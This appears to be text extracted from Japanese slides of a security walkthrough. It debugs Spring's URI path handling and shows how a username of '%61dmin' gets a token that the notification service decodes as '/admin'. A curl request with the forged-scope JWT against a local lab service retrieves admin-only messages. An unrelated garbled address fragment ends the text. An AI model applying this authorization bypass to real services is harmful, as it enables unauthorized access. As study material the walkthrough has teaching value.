FrameworkServlet.doGet(HttpServletRequest, HttpServletResponse) 1019  
HttpServlet.service(HttpServletRequest, HttpServletResponse) 1020  
FrameworkServlet.service(HttpServletRequest, HttpServletResponse) 1021  
ApplicationFilterChain.internalDoFilter(ServletRequest, ServletResponse, HttpSession) 1022  
ApplicationFilterChain.doFilter(ServletRequest, ServletResponse, HttpSession) 1023  
WsFilter.doFilter(ServletRequest, ServletResponse, HttpSession) 1024  
1025

ブレークポイント  
☐ Uncaught Exceptions  
☐ Caught Exceptions  
☒ DispatcherServlet.class /spring-we... 1016  
☒ HomeController.java notification-serv... 18

getHandler内の処理を覗く

```
dispatchException = null;

try {
    processedRequest = checkMultipart(request);
    processedRequest = RequestFacade@65;
    request = RequestFacade@65;
    multipartRequestParsed = (processedRequest != null);
    multipartRequestParsed = false;
    processedRequest = RequestFacade@65;
    request = RequestFacade@65;


    // Determine handler for the current request.
    mappedHandler = getHandler(processedRequest); mappedHandler = null;
    processedRequest = RequestFacade@65;
    if (mappedHandler == null) {
        noHandlerFound(processedRequest, response);
        return;
    }

    // Determine handler adapter for the current request.
    HandlerAdapter ha = getHandlerAdapter(mappedHandler.getHandler());

    // Process last-modified header, if
```

フィルター (例: text, !exclude)

Dev Container: app @ lima\_aarch main 0 ↓ 1 ↑ 0 0 3 Launch App (workspace) -- VISUAL -- Java





UriPathHelper.class — workspace [Dev Container: app @ lima\_aarch]

実行とデバッグ Launch App

変数 ウォッチ式

コールスタック

- Thread [Signal Dispatcher]
- Thread [Common-Cleaner]
- Thread [Catalina-utility-1]
- Thread [Catalina-utility-2]
- Thread [container-0]
- Thread [http-nio-8080-BlockPoller]
- Thread [http-nio-8080-exec-1]
- Thread [http-nio-8080-exec-2]
- Thread [http-nio-8080-exe... STEP で一時停止
- UriPathHelper.getRequestUri(HttpServletRequestReq
- UriPathHelper.getPathWithinApplication(Http
- UriPathHelper.getLookupPathForRequest(Http!
- AbstractHandlerMethodMapping.getHandlerInt
- RequestMappingInfoHandlerMapping.getHandler
- RequestMappingInfoHandlerMapping.getHandler
- AbstractHandlerMapping.getH
- DispatcherServlet.getHandl
- DispatcherServlet.doDispat
- DispatcherServlet.doServic

ブレークポイント

- ☐ Uncaught Exceptions
- ☐ Caught Exceptions
- ☒ AbstractHandlerMapping.class /sprit... 396
- ☒ DispatcherServlet.class /spring-we... 1016
- ☒ HomeController.java notification-serv... 18

AbstractHandlerMethodMapping.class


UriPathHelper.class


```
will decode it.
* <p>The URI that the web container resolves
<i>should</i> be correct, but some
* containers like JBoss/Jetty incorrectly
include ";" strings like ";jsessionid"
* in the URI. This method cuts off such
incorrect appendices.
* @param request current HTTP request
* @return the request URI
*/
public String getRequestUri(HttpServletRequest
request) { request = RequestFacade@123
String uri = (String) request.getAttribute
(WebUtils.INCLUDE_REQUEST_URI_ATTRIBUTE);
uri = "/admin;"; request = RequestFacade@123
if (uri == null) {
uri = request.getRequestURI();
}
return decodeAndCleanUriString(request, uri);
request = RequestFacade@123, uri = "/admin;"
}
```


decodeAndCleanUriStringメソッド  
怪しい

フィルター (例: text, !exclude)


Dev Container: app @ lima\_aarch main 0 0 1 1 0 0 3 Launch App (workspace) -- NORMAL --











UriPathHelper.class — workspace [Dev Container: app @ lima\_aarch]

Launch App Mapping.class AbstractHandlerMethodMapping.class UriPathHelper.class

変数  
ウォッチ式  
コールスタック  
Thread [Co... 実行中  
Thread [Co... 実行中  
Thread [Cat... 実行中  
Thread [Cat... 実行中  
Thread [co... 実行中  
Thread [htt... 実行中  
Thread [htt... 実行中  
Thread [htt... 実行中  
Thr... STEP で一時停止  
UriPathHelper.decode  
UriPathHelper.getReq  
UriPathHelper.getPat  
UriPathHelper.getLoo  
AbstractHandlerMetho  
RequestMappingInfoHa  
RequestMappingInfoHa  
AbstractHandlerMappi  
DispatcherServlet.ge  
DispatcherServlet.do  
ブレークポイント  
Uncaught Exce...  
Caught Excepti...  
AbstractH... 396  
Dispatche... 1016  
HomeContr... 18


```
489 /**  
490  * Decode the supplied URI string and strips any extraneous portion  
491  * after a ';'.  
492  */  
493 private String decodeAndCleanUriString(HttpServletRequest request,  
494 String uri) { request = RequestFacade@123, uri = "/admin;"  
495 uri = removeSemicolonContent(uri); uri = "/admin;"  
496 uri = decodeRequestString(request, uri);  
497 uri = getSanitizedPath(uri);  
498 return uri;
```

問題 デバッグ コンソール ... フィルター (例: text, !exclude)

```
StandardEngine : Starting Servlet engine: [Apache Tomcat/9.0.46]  
2022-06-28 04:09:38.221 INFO 1192 --- [main] o.a.c.c.C.[Tomcat].[localhost].[/] : Initializing Spring embedded WebApplicationContext  
2022-06-28 04:09:38.221 INFO 1192 --- [main] w.s.c.ServletWebServerApplica  
tionContext : Root WebApplicationContext: initialization completed in 1162 ms  
2022-06-28 04:09:38.444 INFO 1192 --- [main] o.s.s.concurrent.ThreadPool  
Executor : Initializing Spring DispatcherServlet 'dispatcherServlet'  
2022-06-28 04:09:48.868 INFO 1192 --- [nio-8080-exec-2] o.s.web.servlet.DispatcherS  
ervlet : Initializing Servlet 'dispatcherServlet'  
2022-06-28 04:09:48.875 INFO 1192 --- [nio-8080-exec-2] o.s.web.servlet.DispatcherS  
ervlet : Completed initialization in 7 ms  
→ removeSemicolonContent("/admin;aaaaa")  
> "/admin"  
> removeSemicolonContent("/admin;aaaaa")
```

Dev Container: app @ lima\_aarch main 0 ↓ 1 ↑ 0 △ 0 3 Launch App (workspace) -- NORMAL --

デバッグコンソールでメソッドを試せる



**%61**dmin

(a = %61)



tyage

ユーザ名「%61dmin」です。  
「/%61dmin」のトークン下さい

POST /notificationToken

notificationPath: /%61dmin



フロントエンド  
(<http://localhost:30080>)



ユーザ名「%61dmin」だから  
<http://localhost:30081/%61dmin>  
を許可していいよね？




認証認可サービス  
(<http://localhost:30082>)



tyage



GET /%61dmin



管理者向けのお知らせ



「/%61dmin」ってことは  
「admin」さんですね



通知サービス  
(<http://localhost:30081>)



認証認可サービス  
(<http://localhost:30082>)



tyage@tyagenoMacBook-Pro:~ — 80×14

⌘2


Last login: Tue Aug 9 11:47:37 on ttys016

```
~ ➤ curl 'http://localhost:30081/%61dmin' -H 'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhdWQiOiIiLyU2MWRtaW4iXSwiaWF0IjoxNjYwMDE3NzkyfQ.qHKfOo2c_LUSN7L1Vcjh4BeQvLdbHh2XMI2TNombq-M'
```

新しいメッセージ: 今日のご飯は鮭のレモンバターソースです。%

```
~ ➤
```









奇山先生堂

溫哥華中區華埠  
TEL 077-512-0706

館址

板地加寧

番地

15

